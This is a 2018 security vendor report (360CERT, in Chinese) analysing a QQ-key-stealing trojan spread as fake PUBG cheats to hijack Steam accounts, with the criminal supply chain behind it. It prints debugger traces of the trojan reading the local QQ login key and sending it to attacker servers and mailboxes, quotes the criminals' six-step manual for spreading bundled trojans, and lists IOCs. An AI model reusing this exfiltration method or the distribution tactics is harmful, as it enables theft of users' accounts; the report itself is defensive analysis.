



《Steam 新型盗号木马及产业链分析报告》

安全报告：Steam 新型盗号木马及产业链分析报告
报告编号：B6-2018-041901
报告来源：360CERT，360 核心安全事业部
报告作者：Poner
更新日期：2018 年 4 月 19 日

目 录

0x00 前言	3
0x01 产业链分析	4
0x02 窃取 QQkey	8
利用 QQ 快速登录窃取 QQKey.....	8
暴力搜索内存提取 QQkey，上传服务器或者邮箱.....	10
新型变种.....	11
0x03 IOC	12
0x04 防范建议	13
0x05 总结	13

0x00 前言

《绝地求生：大逃杀》自 Steam 上线以来就一直占据销量榜榜首，可见该款游戏的热门程度。用户纷纷加入“吃鸡大军”，而《绝地求生：大逃杀》需要用户在 Steam 商城花费 98 元购买才能够开始“吃鸡”。黑产从业者也发现这里面“商机”并盯上了用户手里的 Steam 账号，他们试图通过盗取 Steam 账号数据并售卖，进而牟利。

2	定制qq邮箱数据扫号器简单易懂 小人勿加 支持分享屏幕需 定制qq邮箱数据扫号器 简单易懂 小人勿加 支持分享屏幕 需要DD	北巷人 -	4-3
10	出一手qq邮箱数据 163 126都有 可长期合作 小人别来 免的挨喷 出一手qq邮箱数据 163 126都有 可长期合作 小人别来 免的挨喷	北巷人 - wuli阿贞	4-3
1	长期每日出大量一手数据，直接进群 长期每日出大量一手数据，直接进群	a598589... a598589...	4-3
7	还在到处给文件安马传播吗，我直接出QQkey数据，登录就可以拿 有要的留号，不需要传播木马	a598589... a598589...	4-3
0	寻一手数据，骗子，**勿扰，长期的来 QQ2827134167 ,加之前备注	电脑求救... 电脑求救...	4-3
10	出一手qq邮箱数据 163 126都有 可长期合作 小人别来 出一手qq邮箱数据 163 126都有 可长期合作 小人别来 免得被喷	北巷人 - 电脑求救...	4-3
2	收木马key，有的留下暗号骗子就别来了，聊的心累 收木马key，有的留下暗号骗子就别来了，聊的心累	绝地求生... 北巷人 -	4-3
2	长期每日收大量一手数据 每日需2000+成品的里 5元以下的加我 格局大点的。不要稍微搞一下就不想弄了 每...	大龙龙9624 北巷人 -	4-3

“邮箱数据”贴吧

而我们也发现这些黑产从业者正试图在贴吧、QQ 群里售卖手里的非法 Steam 数据，其中的“邮箱数据”贴吧里发布了大量的非法 Steam 数据交易内容。并且，我们 360 云安全系统监测近期也有曝光过一些不法分子借助变声器、外挂、加速器等盗号木马传播，该木马一旦运行，即可成功盗取得用户的 QQ 号和动态 Skey。

腾讯为了方便用户，在登录的 QQ 电脑中，可以使用“快速登录”的方式，在使用此种登录方式的过程中，会产生一个密钥，是 QQ 登录的另一种身份证，盗号者可以通过这个 key 来识别用户的 QQ，登录邮箱，QQ 空间、看相册、日记，发布说说，微博，财付通，QB 查询……




使用 QQkey 登录邮箱工具

通过伪装 steam 外挂传播的不法分子通过快速登录 QQ 邮箱，将盗取与 QQ 邮箱有绑定关系的 Steam 账号以及相关财产。

0x01 产业链分析

我们尝试跟贴吧中一个“贩子”进行沟通，试图还原整个盗号产业链的情况。



聊天记录、盗号工具列表

沟通的过程“贩子”向我们展示了盗取 Steam 账号过程中需要的工具以及测试数据，从工具来看，我们发现他们用于窃取 QQKey 的收信方式主要有腾讯企业邮箱收信、ASP 收信。



盗号木马生成器、QQKEY 登录器



邮件收信

“贩子”还告诉了我们这些工具、源码在圈内的价位，整套盗号木马生成器的易语言源码一套售价 1500，而对于一些不懂的加工易语言源码的工作室主要是通过购买价位在 800 左右的 QQKey 盗号木马生成器，就连用于登录 QQKey 的登录器也要 400。





我们以需要测试盗号木马是否能够免杀 360 向“贩子”要了一个测试木马，“贩子”称它的木马能够过 360，然而文件刚下载下来就被 QVM 查杀了。其实，该木马本身技术门槛并不高。而整个盗号流程中至关重要的就是账号数据量，而在后续沟通的过程中，我们也“贩子”那了解到他们的手法主要为引流传播，并再次向我们展示了他们行业“撸号宝典”。



撸号神器葵花宝典

撸号方法1

创建个群，然后淘宝购买僵尸凑人数
然后群文件上传免费工具（捆绑木马）
然后去玩家群或者辅助群宣传拉人，设置禁言之后让群里面的人再接着拉人，拉人给红包，人就越来越多了，被撸了还不能打字。

撸号方法2

去YY直播或者其他直播平台加 Q群
然后把捆绑马的工具上传百度云，然后发消息免费辅助或者免费软件，免费下载使用。

撸号方法3

去各个论坛或者贴吧发帖子，把捆绑马的工具或者软件上传百度云盘。
论坛和贴吧百度搜索，只要和绝地求生有关系的。

撸号方法4

此种方法最有效。卖残卡（可以假的）
然后群里面发，有人要买就随便发个卡密或者账号，然后把捆绑马的辅助传给他。

撸号方法5

此种方法撸的号最牛批，私人定制程序撸出来的号都是全新没起名字的，不会被找回，群文件下载Steam黑号注入器这个不是捆绑木马的，别人购买新号之后点注入就会中马。时间刚刚好。然后给你3分钟时间撸号，都是刚买游戏等待退款的新号。需要定制联系群主

撸号方法6

去玩家Q群里提取Q号，然后购买邮箱群发加群或者直接打开链接下载工具都可以，玩家群里面撸的号质量最好，还容易出带衣服的大号。

撸号方法很多，动点脑子一天几十个号毫无压力，撸的多了建议修改IP地址，群文件下载工具！

最终我们还原出关于这类黑色产业链的情况如下图：




0x02 窃取 QQkey

我们根据近期捕获的样本中发现，此类盗号木马的窃取 QQkey 的攻击手法主要有两种。

利用 QQ 快速登录窃取 QQKey

```
4A42D41E CALL to send from winhttp.4A42D418
00000368 Socket = 0x368
00E32000 Data = 00E32000
000005A5 DataSize = 5A5 (1445.)
00000000 Flags = 0
00DC1000 ASCII "曾EJ曾EJP\n"
00E53000
00E32000 ASCII "GET /pt_get_uins?callback=ptui_getuins_CB&r=0.5257525674490895&pt_local_tk=-75503076 HTTP/1.1\r\nCook
4A45227A RETURN to winhttp.4A45227A from winhttp.4A4593F0
000000B4
0012F774
```

通过访问 [http://localhost.ptlogin2.qq.com:4300/\[url\]](http://localhost.ptlogin2.qq.com:4300/[url]) 获取用户登录 qq 的 key，将 Set-Cookie 中的 clientKey 发送到牧马人的服务器（464690486.blkj.tk）中。



牧马人的服务器通过 qqkey.php 以 Get 的方式接收 QQkey 进程存储，传输的数据主要有：qq 号码、QQ 名称、QQkey。



Address	Hex dump																UNICODE
00207EEC	68	00	74	00	74	00	70	00	3A	00	2F	00	2F	00	34	00	http://4
00207EFC	36	00	34	00	36	00	39	00	30	00	34	00	38	00	36	00	64690486
00207F0C	2E	00	62	00	6C	00	68	00	6A	00	2E	00	74	00	6B	00	.blkj.tk
00207F1C	2F	00	71	00	71	00	6B	00	65	00	79	00	2E	00	70	00	/qqkey.p
00207F2C	68	00	70	00	3F	00	71	00	71	00	3D	00	32	00	00	00	hp?qq=
00207F3C	34																
00207F4C	26	00	77	00	61	00	6E	00	67	00	6D	00	69	00	6E	00	&wangmin
00207F5C	67	00	3D	00	20	00	20	00	53	00	75	00	69	00	46	00	g= SuiF
00207F6C	65	00	6E	00	67	00	26	00	6B	00	65	00	79	00	3D	00	eng&key=
00207F7C	30	00	30	00	30	00	31	00	35	00	41	00	43	00	34	00	00015AC4
00207F8C	38	00	38	00	39	00	43		30	00	00	00	36	00	38	00	88 000078
00207F9C	46	00	44	00	31		02		31		00	00	39	00	43	00	FD 00 00 C
00207FAC	32	00	35	00	45		05		30		00	00	33	00	37	00	25 00 00 37
00207FBC	33	00	42	00	35		04		34		00	00	41	00	46	00	3E 00 00 AF
00207FCC	36	00	38	00	33		05		44		00	00	31	00	32	00	68 00 00 312
00207FDC	36	00	37	00	32		00		36		00	00	41	00	42	00	67 00 00 2AB
00207FEC	46	00	38	00	42	00	38	00	43	00	00	00	32	00	31	00	F8 00 00 B21
00207FFC	32	00	46	00	36	00	45	00	36	00	36	00	31	00	33	00	2F6E6613
0020800C	39	00	32	00	32	00	36	00	34	00	32	00	43	00	32	00	922642C2
0020801C	45	00	39	00	31	00	36	00	41	00	31	00	30	00	42	00	E916A10B
0020802C	41	00	45	00	36	00	37	00	45	00	37	00	30	00	43	00	AE67E70C
0020803C	42	00	33	00	43	00	42	00	45	00	31	00	35	00	37	00	B3CBE157
0020804C	35	00	43	00	44	00	46	00	31	00	30	00	46	00	34	00	5CDF10F4
0020805C	30	00	32	00	37	00	46	00	43	00	38	00	45	00	35	00	027FC8E5
0020806C	42	00	35	00	32	00	33	00	42	00	41	00	37	00	37	00	B523BA77
0020807C	39	00	36	00	33	00	36	00	37	00	31	00	39	00	37	00	96367197
0020808C	46	00	41	00	38	00	32	00	46	00	45	00	32	00	45	00	FA82FE2E
0020809C	44	00	46	00	30	00	30	00	37	00	37	00	37	00	30	00	DF007770

将 qq 号和 qq 登录的 key 发送到指定服务器


```

00883C60 ASCII "MAIL FROM:<me@youcaozuo.club>\r\n"
0000001F
FFFFFFFF
0059F7E8 me.0059F7E8
00208E00 ASCII "网名: SuiFeng\r\n\r\nQQ:  " \r\n\r\n下面是key: \r\n00015AC48  "FD121A9C25E50E37385444AF6835D31267"
0049C900 me.0049C900
0012FBFC
00208E00 ASCII "网名: SuiFeng\r\n\r\nQQ:  " \r\n\r\n下面是key: \r\n00015AC48  "FD121A9C25E50E37385444AF6835D31267"
00883C60 ASCII "MAIL FROM:<me@youcaozuo.club>\r\n"
00000000
0012FC14

```

还将信息发送到指定邮箱

其中某木马分发者的收信网站流量:



注: 该图来自 360 网络安全研究院

根据网站流量来看从 2018 年 3 月 30 日开始网站流量突然飙升, 在上面我们也贴出了该站的访问日志。

另外一个木马分发者的收信邮箱：

今天 (4.13)			
	test001	qqkey工具已收到key，请查收，网名	收到QQ：1 下黑墨key：今天 01:58
	test001	qqkey工具已收到key，请查收，网名	收到QQ：10 下黑墨key：今天 01:57
	test001	qqkey工具已收到key，请查收，网名	收到QQ：10 下黑墨key：今天 01:57
	test001	qqkey工具已收到key，请查收，网名	all me closerQQ：12 下黑墨key：今天 00:52
上周 (2.13)			
	test001	qqkey工具已收到key，请查收，网名	112 下黑墨key：00015A 昨天 22:32
	test001	qqkey工具已收到key，请查收，网名	被华：QQ：15 下黑墨key：昨天 21:31
	test001	qqkey工具已收到key，请查收，网名	被华：QQ：15 下黑墨key：昨天 21:31
	test001	qqkey工具已收到key，请查收，网名	Q：679 下黑墨key：00015A 昨天 20:48
	test001	qqkey工具已收到key，请查收，网名	收到QQ：10 下黑墨key：00 昨天 18:50
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015A 昨天 17:37
	test001	qqkey工具已收到key，请查收，网名	收到QQ：1 下黑墨key：00 昨天 16:08
	test001	qqkey工具已收到key，请查收，网名	QQ：2 下黑墨key：000 昨天 12:47
	test001	qqkey工具已收到key，请查收，网名	5 下黑墨key：00015ACB 昨天 12:23
	test001	qqkey工具已收到key，请查收，网名	boyQQ：14 下黑墨key：0 昨天 00:09
	test001	qqkey工具已收到key，请查收，网名	4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC2 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC7 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC7 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC7 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC7 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC7 4月6日
	test001	qqkey工具已收到key，请查收，网名	71541350下黑墨key：00015AC75 4月6日
	test001	qqkey工具已收到key，请查收，网名	Q：10 下黑墨key：0001 4月6日
	test001	qqkey工具已收到key，请查收，网名	Q：15 下黑墨key：0001 4月6日
	test001	qqkey工具已收到key，请查收，网名	下黑墨key：00015AC 4月6日

由此可见收获不菲。

暴力搜索内存提取 QQkey，上传服务器或者邮箱

1.exe	connect (260, 0x0012fad4, 16)	0
1.exe	OpenProcess (STANDARD_RIGHTS_ALL PROCESS_CREATE_PROCESS PROCESS_CREATE_TH...	0x0000011c
1.exe	ReadProcessMemory (0x0000011c, 0x00010000, 0x001854d0, 4096, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x00020000, 0x0017fa8, 4096, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x00030000, 0x01be0028, 929792, NULL)	FALSE
1.exe	ReadProcessMemory (0x0000011c, 0x00113000, 0x001854d0, 4096, NULL)	FALSE
1.exe	ReadProcessMemory (0x0000011c, 0x00114000, 0x00198010, 114688, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x00130000, 0x001854d0, 4096, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x00160000, 0x01be0028, 1048576, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x00260000, 0x00198010, 65536, NULL)	TRUE

读取 QQ.exe 内存

1.exe	ReadProcessMemory (0x0000011c, 0x7ffdf000, 0x001854d0, 4096, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x7ffe0000, 0x0017fa8, 4096, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x011a7b08, 0x001854d0, 5000, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x039fd094, 0x001854d0, 5000, NULL)	TRUE
1.exe	ReadProcessMemory (0x0000011c, 0x03e973c0, 0x001854d0, 5000, NULL)	TRUE
1.exe	send (260, 0x0182dc0, 297, 0)	SOCKET_ERROR

Hex Buffer: 297 bytes (Post-Call)

The screenshot shows a hex editor window titled "Hex Buffer: 297 bytes (Post-Call)". It displays two views of memory data: hexadecimal values on the left and ASCII characters on the right. The hexadecimal view shows addresses from 0000 to 0055. Addresses 0000 through 0055 are highlighted with blue selection bars. Address 0055 is also highlighted with a red selection bar. The ASCII view shows corresponding characters, including "EMSGO011.....", "...<Msg0011>255</", "Msg0011>[wv823558", "3381QQ=2843249717", and "&key=00015AC47AA8". Below the hex editor, there is a visualization of the data as black squares on a white background.

发送 QQKey 到服务器




登录到一个盗号者的服务器上,可以看到半小时左右就有 2000 多个 QQ 账号和密码被盗取。



服务器上 QQkey 记录

新型变种

关于这个新型变种,我们发现他获取 QQkey 使用的方法并没有改变(这种方法目前国内目前只有 360 可以查杀)



34 / 67

34 engines detected this file

SHA-256 06be967aee532c857a4aad82a20fae89727bc1cc36c7953f64ecd72afdb80fb

File name heihune.exe

File size 1.03 MB

Last analysis 2018-04-19 02:00:37 UTC

Detection	Details	Relations	Behavior	Community
Ad-Aware	Trojan.GenericKD.30626006		AegisLab	DangerousObject.Multi.Gen.IQvU
Antiy-AVL	Trojan/Win32.TSGeneric		Arcabit	Trojan.Generic.D1D350D6
AVware	Trojan.Win32.Generic!BT		BitDefender	Trojan.GenericKD.30626006
CAT-QuickHeal	Hacktool.Flystudio.17361		ClamAV	Win.Trojan.Generic-6260335-1
Comodo	Worm.Win32.Dropper.RA		CrowdStrike Falcon	malicious_confidence_100% (W)
Cylance	Unsafe		Cyren	W32/Symmi.BK.gen!Eldorado
Emsisoft	Trojan.GenericKD.30626006 (B)		Endgame	malicious (high confidence)
eScan	Trojan.GenericKD.30626006		ESET-NOD32	a variant of Win32/Packed.FlyStudio.AA potentially unwanted
F-Prot	W32/Symmi.BK.gen!Eldorado		Fortinet	W32/Qpass.A!tr
GData	Win32.Trojan.FlyStudio.F		K7AntiVirus	Trojan (005246d51)
K7GW	Trojan (005246d51)		MAX	malware (ai score=96)
McAfee	Artemis!02E73DCB239F		McAfee-GW-Editon	BehavesLike.Win32.Generic.th
Microsoft	Trojan:Win32/Occamy.C		Palo Alto Networks	generic.ml
Qihoo-360	Trojan.Generic		SentinelOne	static engine - malicious
Sophos AV	Generic.PUA.IM (PUA)		Sophos ML	heuristic
Symantec	Trojan.Gen.6		TrendMicro-HouseCall	TROJ_GEN.R002H0CDG18
VIPRE	Trojan.Win32.Generic!BT		ViRobot	Trojan.Win32.Z.Symmi.1077248
AhnLab-V3	Clean		ALYac	Clean

依旧还是通过 QQ 快速登录的接口获取的 QQkey，如下图：


```
#[
0002X##
pt_local_token=0.3858416392467916;
GET
POST
HEAD
https://
User-Agent:
\r\n
\r\n
User-Agent:
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
https
HTTP/1.1
Accept: */*
Accept:
```

不过我们发现他上传 QQkey 的方法发生了改变,由以前的通过邮箱收信、ASP 收信变成了 socket 通信,如下图木马正在连接 C&C 服务器:

0012FCA8	0042BB5D	CALL 到 connect 来自 12e13e.0042BB57
0012FCAC	00000108	Socket = 0x108
0012FCB0	0012FCBC	pSockAddr = 0012FCBC
0012FCB4	00000010	AddrLen = 10 (16.)
0012FCB8	0040121C	返回到 12e13e.0040121C 来自 12e13e.004011D6
0012FCBC	E9030002	
0012FCC0	A1AAD667	
0012FCC4	00000000	
0012FCC8	00000000	
0012FCCC	00408516	返回到 12e13e.00408516 来自 12e13e.0042BB20
0012FCD0	00488B92	ASCII "103.214.170.161"
0012FCD4	000000E9	

我们通过技术手段获得了该变种的木马生成器，该生成器中包含：全自动进入 QQ 邮箱盗号、管理获取的 QQkey、自动生成木马等等，可见功能非常齐全。

其中，我们得知该服务器在 4 月 11 日至 4 月 12 日之间流量飙升，由此可见该变种应该是在 4 月 11 日的时候放出的，事后我们对此变种进行了拦截，该 C&C 服务器的流量图如下：



注：该图来自 360 网络安全研究院

0x03 IOC

```
12e13e.exe 55AC18FB660F726EB801B8F03F9EBC37
wrqdfq.exe 37575D21B8CD16ABA4C3E1B3013B1E31
QQPass.exe 6CB90F793DB09FEF0077E599C6FF6F20
```

0x04 防范建议

- 1、立即下载安装“360 安全卫士”对此类木马进行防范。
- 2、不要因为使用辅助软件而关闭安全软件的防护功能。

0x05 总结

360 云安全大数据显示该类型木马数量一直在不断的增加，不单单是可能影响到用户的 Steam 账号安全，也影响了用户 QQ 其他业务的安全性，有可能促使用户遭受较大的经济损失等。

建议广大用户立即下载安装目前国内唯一能查杀此类样本的“360 安全卫士”进行查杀。